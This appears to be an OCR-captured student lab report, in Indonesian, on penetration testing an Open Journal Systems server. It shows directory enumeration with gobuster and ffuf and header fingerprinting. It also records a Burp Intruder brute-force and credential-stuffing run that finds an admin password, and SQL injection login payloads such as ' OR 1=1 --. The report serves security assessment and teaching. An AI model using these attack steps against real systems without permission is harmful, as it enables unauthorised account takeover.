Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  crunch cupp hashcat
The following NEW packages will be installed:
  gobuster
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 2,819 kB of archives.
After this operation, 8,407 kB of additional disk space will be used.
Get:1 http://id.archive.ubuntu.com/ubuntu noble-updates/universe amd64 gobuster amd64 3.6.0-1ubuntu0.24.04.3 [2,
819 kB]
Fetched 2,819 kB in 4s (647 kB/s)
Selecting previously unselected package gobuster.
```

```
kelompok1@devsecops:~$ sudo apt install dirb -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  dirb
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 234 kB of archives.
After this operation, 1,502 kB of additional disk space will be used.
Get:1 http://id.archive.ubuntu.com/ubuntu noble/universe amd64 dirb amd64 2.22+dfsg-5build2 [234 kB]
Fetched 234 kB in 1s (449 kB/s)
Selecting previously unselected package dirb.
(Reading database ... 95014 files and directories currently installed.)
Preparing to unpack .../dirb_2.22+dfsg-5build2_amd64.deb ...
Unpacking dirb (2.22+dfsg-5build2) ...
Setting up dirb (2.22+dfsg-5build2) ...
Processing triggers for man-db (2.12.0-4build2) ...
Scanning processes...
Scanning candidates...
Scanning linux images...
```

```
kelompok1@devsecops:~$ git clone https://github.com/danielmiessler/SecLists.git
Cloning into 'SecLists'...
remote: Enumerating objects: 58325, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 58325 (delta 2), reused 2 (delta 2), pack-reused 58320 (from 2)
Receiving objects: 100% (58325/58325), 2.99 GiB | 12.36 MiB/s, done.
Resolving deltas: 100% (42288/42288), done.
Updating files: 100% (6261/6261), done.
```

```
welompaki@Devsecops:~$ ls SecLists/Discovery/Web-Content/
ActiveDirectory-small.txt
AdobeXML.fuzz.txt
api
big.txt
burp-parameter-names.txt
BurpSuite-ParamMiner
CMS
coldfusion.txt
combined_directories.txt
combined_words.txt
common-api-endpoints-mazen160.txt
Common-DB-Backups.txt
common_directories.txt
common_pt-br.txt
common.txt
default-web-root-directory-linux.txt
default-web-root-directory-windows.txt
DirBuster-2007_directory-list-2.3-big.txt
DirBuster-2007_directory-list-2.3-medium.txt
DirBuster-2007_directory-list-2.3-small.txt
DirBuster-2007_directory-list-lowercase-2.3-big.txt
DirBuster-2007_directory-list-lowercase-2.3-medium.txt
DirBuster-2007_directory-list-lowercase-2.3-small.txt
domino-dirs-coldfusion39.txt
domino-endpoints-coldfusion39.txt
Domino-Hunter
dsstorewordlist.txt
dutch
File-Extensions-Universal-SVNDigger-Project
graphql.txt
hashicorp-consul-api.txt
hashicorp-vault.txt
JavaScript-Miners.txt
JavaServlets-Common.fuzz.txt
LEGACY-SERVICES
LinuxFileList.txt
Logins.fuzz.txt
mcp-server.txt
Microsoft-Frontpage.txt
netware.txt
ntlm-directories.txt
oauth-oidc-scopes.txt
Oracle9i.fuzz.txt
OracleAppServer.fuzz.txt
Passwords.fuzz.txt
Programming-Language-Specific
Proxy-Auto-Configuration-Files.txt
Public-Source-Repo-Issues.json
quickhits.txt
raft-large-directories-lowercase.txt
raft-large-directories.txt
raft-large-extensions-lowercase.txt
raft-large-extensions.txt
raft-large-files-lowercase.txt
raft-large-files.txt
raft-large-words-lowercase.txt
raft-large-words.txt
raft-medium-directories-lowercase.txt
raft-medium-directories.txt
raft-medium-extensions-lowercase.txt
raft-medium-extensions.txt
raft-medium-files-lowercase.txt
raft-medium-files.txt
raft-medium-words-lowercase.txt
raft-medium-words.txt
raft-small-directories-lowercase.txt
raft-small-directories.txt
raft-small-extensions-lowercase.txt
raft-small-extensions.txt
raft-small-files-lowercase.txt
raft-small-files.txt
raft-small-words-lowercase.txt
raft-small-words.txt
README.md
reverse-proxy-inconsistencies.txt
Roundcube-123.txt
rssfeed-files.txt
sap-analytics-cloud.txt
SAP-NetWeaver.txt
Service-Specific
SOAP-functions.txt
tftp.fuzz.txt
trickest-robots-disallowed-wordlists
UnixDotfiles.fuzz.txt
uri-from-top-55-most-popular-apps.txt
url-params_from-top-55-most-popular-apps.txt
URLs
versioning_metafiles.txt
vulnerability-scan_j2ee-websites_WEB-INF.txt
web-all-content-types.txt
web-extensions-big.txt
web-extensions.txt
web-mutations.txt
Web-Servers
wso2-enterprise-integrator.txt
```

```
kelompok1@devsecops:~$ gobuster dir -u http://10.34.100.178 \
  -w SecLists/Discovery/Web-Content/common.txt \
  -x php,txt,bak,old,zip \
  -o gobuster_output.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.34.100.178
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,bak,old,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.hta.zip             (Status: 403) [Size: 278]
/.hta.bak             (Status: 403) [Size: 278]
/.hta.old             (Status: 403) [Size: 278]
/.hta.php             (Status: 403) [Size: 278]
/.hta.txt             (Status: 403) [Size: 278]
/.htaccess.php        (Status: 403) [Size: 278]
/.htaccess.txt        (Status: 403) [Size: 278]
/.htaccess.bak        (Status: 403) [Size: 278]
/.htpasswd.txt        (Status: 403) [Size: 278]
/.htpasswd.zip        (Status: 403) [Size: 278]
/.htpasswd.php        (Status: 403) [Size: 278]
/.htpasswd.old        (Status: 403) [Size: 278]
/.htaccess.zip        (Status: 403) [Size: 278]
/.htaccess.old        (Status: 403) [Size: 278]
/.htpasswd.bak        (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/api                  (Status: 301) [Size: 312] [--> http://10.34.100.178/api/]
/cache                (Status: 301) [Size: 314] [--> http://10.34.100.178/cache/]
/classes              (Status: 301) [Size: 316] [--> http://10.34.100.178/classes/]
/controllers          (Status: 301) [Size: 320] [--> http://10.34.100.178/controllers/]
/docs                 (Status: 301) [Size: 313] [--> http://10.34.100.178/docs/]
/favicon.ico          (Status: 200) [Size: 1150]
/javascript           (Status: 301) [Size: 319] [--> http://10.34.100.178/javascript/]
/js                   (Status: 301) [Size: 311] [--> http://10.34.100.178/js/]
/index.php            (Status: 200) [Size: 4060]
/index.php            (Status: 200) [Size: 4060]
/lib                  (Status: 301) [Size: 312] [--> http://10.34.100.178/lib/]
/locale               (Status: 301) [Size: 315] [--> http://10.34.100.178/locale/]
/pages                (Status: 301) [Size: 314] [--> http://10.34.100.178/pages/]
/plugins              (Status: 301) [Size: 316] [--> http://10.34.100.178/plugins/]
/public               (Status: 301) [Size: 315] [--> http://10.34.100.178/public/]
/robots.txt           (Status: 200) [Size: 32]
/robots.txt           (Status: 200) [Size: 32]
/schemas              (Status: 301) [Size: 316] [--> http://10.34.100.178/schemas/]
/server-status        (Status: 200) [Size: 21151]
/styles               (Status: 301) [Size: 315] [--> http://10.34.100.178/styles/]
/templates            (Status: 301) [Size: 318] [--> http://10.34.100.178/templates/]
/tools                (Status: 301) [Size: 314] [--> http://10.34.100.178/tools/]
Progress: 28506 / 28506 (100.00%)
===============================================================
Finished
===============================================================
```

```
kelompok1@devsecops:~$ ffuf -w SecLists/Discovery/Web-Content/common.txt \
-u http://10.34.100.178/FUZZ \
-fc 404 \
-o ffuf_output.json -of json

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.34.100.178/FUZZ
 :: Wordlist         : FUZZ: /home/kelompok1/SecLists/Discovery/Web-Content/common.txt
 :: Output file      : ffuf_output.json
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 404
________________________________________________

api                     [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 0ms]
cache                   [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 1ms]
classes                 [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 0ms]
controllers             [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 0ms]
docs                    [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 0ms]
favicon.ico             [Status: 200, Size: 1150, Words: 4, Lines: 1, Duration: 0ms]
.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 137ms]
.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 141ms]
.hta                    [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 157ms]
javascript              [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 0ms]
js                      [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 3ms]
lib                     [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 1ms]
locale                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 0ms]
index.php               [Status: 200, Size: 4060, Words: 139, Lines: 112, Duration: 57ms]
pages                   [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 0ms]
plugins                 [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 1ms]
public                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 0ms]
robots.txt              [Status: 200, Size: 32, Words: 3, Lines: 3, Duration: 0ms]
schemas                 [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 0ms]
server-status           [Status: 200, Size: 21133, Words: 499, Lines: 351, Duration: 0ms]
styles                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 0ms]
templates               [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 0ms]
tools                   [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 0ms]
:: Progress: [4751/4751] :: Job [1/1] :: 45 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Langkah 4 — Identifikasi versi via HTTP Header

```
kelompok1@devsecops:~$ curl -I http://10.34.100.178
HTTP/1.1 200 OK
Date: Mon, 23 Mar 2026 09:23:35 GMT
Server: Apache/2.4.58 (Ubuntu)
Set-Cookie: OJSSID=nh9amnvvba0niprhu33hkp7su7; path=/; domain=10.34.100.178
Cache-Control: public
Content-Type: text/html; charset=utf-8
```

```
kelompok1@devsecops:~$ curl -v http://10.34.100.178 2>&1 | grep -i "x-powered\|server\|ojs"
< Server: Apache/2.4.58 (Ubuntu)
< Set-Cookie: OJSSID=rlrb855ftqtvh9tthk6q9ls4g0; path=/; domain=10.34.100.178
                                <img alt="More information about the publishing system, Platform and Workflow by
 OJS/PKP." src="http://10.34.100.178/templates/images/ojs_brand.png">
kelompok1@devsecops:~$ D
```

3.2 Daftar Entry Points OJS

Berikut adalah entry point yang harus diidentifikasi dan didokumentasikan tim:


A. Authentication & Session

No	URL / Endpoint	Method	Deskripsi	Ris Pote
A1	/index.php/index/login	GET/POST	Form login utama	Brute creder stuffir
A2	/index.php/index/login/signIn	POST	Proses autentikasi	SQL Inject auth b
A3	/index.php/index/login/lostPassword	POST	Reset password	Accou takeo
A4	/index.php/index/register	GET/POST	Registrasi user baru	Mass regist spam

Test A1:


1. /index.php/index/login

Diketahu csrfToken sama untuk login bentuk apapun:



Lalu pakai burp suite

Brute force attack:



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	91			6142	
1		200	86			6141	
2	123456	200	88			6142	
3		200	112			6141	
4	Admin@123	302	91			719	
5	admin123	200	89			6141	
6	password	200	86			6142	
7	123456	200	100			6141	
8	qwerty	200	86			6142	
9		200	91			6141	
10	test123	200	89			6142	

Kesimpulan:

Metode:

- Pengujian brute force menggunakan Burp Suite Intruder

Hasil:

- Ditemukan kredensial valid:
  - Username: admin
  - Password: Admin@123
- Perbedaan respon:
  - Login gagal → Status 200
  - Login berhasil → Status 302 (redirect)

Analisis:


- Tidak terdapat rate limiting
- Tidak terdapat mekanisme proteksi brute force
- CSRF token tidak berubah sehingga dapat digunakan ulang

Kesimpulan:

- Risiko: **HIGH**

- Endpoint rentan terhadap brute force attack

Credential Stuffing:



Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			200	88			6142	
1	admin	Admin@123	302	90			718	
2	test	test123	200	21			6141	
3	user	password	200	19			6140	
4	editor	123456	200	19			6143	

Metode:

- Pengujian dilakukan menggunakan Burp Suite Intruder dengan mode **Pitchfork**
- Menggunakan kombinasi username dan password umum

Hasil:

- Ditemukan kredensial valid:
  - Username: admin
  - Password: Admin@123
- Indikator keberhasilan:
  - Status code berubah dari 200 → 302
  - Response length berbeda signifikan

Analisis:

- Sistem tidak memiliki proteksi terhadap percobaan login berulang
- Tidak terdapat:
  - Rate limiting
  - CAPTCHA
  - Account lockout
- CSRF token tidak berubah sehingga dapat digunakan ulang

Kesimpulan:

- Endpoint rentan terhadap **Credential Stuffing Attack**
- Risiko: **HIGH**

2. /index.php/index/login/signIn

Workspaces More Upgrade

Overview | GET http://10.34.100.103:8 | POST http://10.34.100.178/ | No environment

Collections | Environments | History | Flows

http://10.34.100.178/index.php/index/login/signIn Save Share

POST http://10.34.100.178/index.php/index/login/signIn Send

Docs Params Auth Headers (10) Body Scripts Settings Cookies

x-www-form-urlencoded

Key	Value	Description	Bulk Edit
csrfToken	ad97e51727bf18617326268bedc...		
source			
username	' OR 1=1 --		
password	test		
remember	1		
Key	Value	Description	

Body 200 OK 36 ms 1.98 KB

HTML Preview Visualize

```
1  <!DOCTYPE html>
2  <html lang="en-US" xml:lang="en-US">
3
4  <head>
5      <meta charset="utf-8">
6      <meta name="viewport" content="width=device-width, initial-scale=1.0">
7      <title>
8          Login
9      </title>
10
11
12     <meta name="generator" content="Open Journal Systems 3.3.0.8">
13     <link rel="stylesheet" href="http://10.34.100.178/index.php/index/$$$call$$$/page/
           page/css?name=stylesheet"
14         type="text/css" />
15     <link rel="stylesheet" href="http://10.34.100.178/index.php/index/$$$call$$$/page/
           page/css?name=font"
16         type="text/css" />
17     <link rel="stylesheet" href="http://10.34.100.178/lib/pkp/styles/fontawesome/
           fontawesome.css?v=3.3.0.8"
18         type="text/css" />
19 </head>
20
```

Console Runner Vault

Workspaces More Upgrade

Overview | GET http://10.34.100.103:8 | POST http://10.34.100.178/ | No environment

Collections | Environments | History | Flows

http://10.34.100.178/index.php/index/login/signIn Save Share

POST http://10.34.100.178/index.php/index/login/signIn Send

Docs Params Auth Headers (10) Body Scripts Settings Cookies

x-www-form-urlencoded


	Key	Value	Description
☑	csrfToken	ad97e51727bf18617326268bedc...	
☑	source		
☑	username	' OR '1'='1	
☑	password	test	
☑	remember	1	
	Key	Value	Description

Body 200 OK 30 ms 1.98 KB

HTML Preview Visualize

```
1  <!DOCTYPE html>
2  <html lang="en-US" xml:lang="en-US">
3
4  <head>
5      <meta charset="utf-8">
6      <meta name="viewport" content="width=device-width, initial-scale=1.0">
7      <title>
8          Login
9      </title>
10
11
12     <meta name="generator" content="Open Journal Systems 3.3.0.8">
13     <link rel="stylesheet" href="http://10.34.100.178/index.php/index/$$$call$$$/page/
           page/css?name=stylesheet"
14         type="text/css" />
15     <link rel="stylesheet" href="http://10.34.100.178/index.php/index/$$$call$$$/page/
           page/css?name=font"
16         type="text/css" />
17     <link rel="stylesheet" href="http://10.34.100.178/lib/pkp/styles/fontawesome/
           fontawesome.css?v=3.3.0.8"
18         type="text/css" />
19 </head>
20
```

Console Runner Vault



Metode:

Pengujian dilakukan dengan mengirim request POST ke endpoint /login/signIn menggunakan Postman, dengan memanipulasi parameter username menggunakan payload SQL Injection.

Payload yang digunakan:

' OR 1=1 --

' OR '1'='1

Hasil:

- Server mengembalikan status **200 OK**
- Login tidak berhasil
- Tidak terjadi redirect ke dashboard

Analisis:

- Input tidak diproses sebagai query SQL
- Sistem kemungkinan menggunakan **prepared statement**
- Tidak ditemukan error database atau perubahan response signifikan

---

Kesimpulan:

- Endpoint **tidak rentan terhadap SQL Injection**
- Risiko: **LOW**

Auth by pass

Workspaces More Upgrade

Go forward (Alt+Right arrow) Overview GET http://10.34.100.103:8 POST http://10.34.100.178/ No environment

Collections Environments History Flows

http://10.34.100.178/index.php/index/login/signIn Save Share

POST http://10.34.100.178/index.php/index/login/signIn Send

Docs Params Auth Headers (10) Body Scripts Settings Cookies

x-www-form-urlencoded

Key	Value	Description	Bulk Edit
csrfToken	ad97e51727bf18617326268bedc...		
source			
username	admin		
password			
remember	1		
Key	Value	Description	

Body 200 OK 108 ms 1.96 KB

HTML Preview Visualize

```
1  <!DOCTYPE html>
2  <html lang="en-US" xml:lang="en-US">
3
4  <head>
5      <meta charset="utf-8">
6      <meta name="viewport" content="width=device-width, initial-scale=1.0">
7      <title>
8          Login
9      </title>
10
11
12     <meta name="generator" content="Open Journal Systems 3.3.0.8">
13     <link rel="stylesheet" href="http://10.34.100.178/index.php/index/$$$call$$$/page/
           page/css?name=stylesheet"
14         type="text/css" />
15     <link rel="stylesheet" href="http://10.34.100.178/index.php/index/$$$call$$$/page/
           page/css?name=font"
16         type="text/css" />
17     <link rel="stylesheet" href="http://10.34.100.178/lib/pkp/styles/fontawesome/
           fontawesome.css?v=3.3.0.8"
18         type="text/css" />
19 </head>
20
```

Console Runner Vault

Workspaces More Upgrade

Overview | GET http://10.34.100.103:8 | POST http://10.34.100.178/ | No environment

Collections | Environments | History | Flows

http://10.34.100.178/index.php/index/login/signIn | Save | Share

POST http://10.34.100.178/index.php/index/login/signIn Send

Docs | Params | Auth | Headers (10) | Body | Scripts | Settings | Cookies

x-www-form-urlencoded

Key	Value	Description	Bulk Edit
csrfToken	ad97e51727bf18617326268bedc...		
source			
username			
password			
remember	1		
Key	Value	Description	

Body | 200 OK | 36 ms | 1.96 KB

HTML | Preview | Visualize

```
<!DOCTYPE html>
<html lang="en-US" xml:lang="en-US">

<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
        Login
    </title>


    <meta name="generator" content="Open Journal Systems 3.3.0.8">
    <link rel="stylesheet" href="http://10.34.100.178/index.php/index/$$$call$$$/page/page/css?name=stylesheet"
        type="text/css" />
    <link rel="stylesheet" href="http://10.34.100.178/index.php/index/$$$call$$$/page/page/css?name=font"
        type="text/css" />
    <link rel="stylesheet" href="http://10.34.100.178/lib/pkp/styles/fontawesome/fontawesome.css?v=3.3.0.8"
        type="text/css" />
</head>

```

Workspaces More Upgrade

Overview | GET http://10.34.100.103:8 | POST http://10.34.100.178/ | No environment

Collections | Environments | History | Flows

http://10.34.100.178/index.php/index/login/signIn | Save | Share

POST http://10.34.100.178/index.php/index/login/signIn Send

Docs | Params | Auth | Headers (10) | Body | Scripts | Settings | Cookies

x-www-form-urlencoded

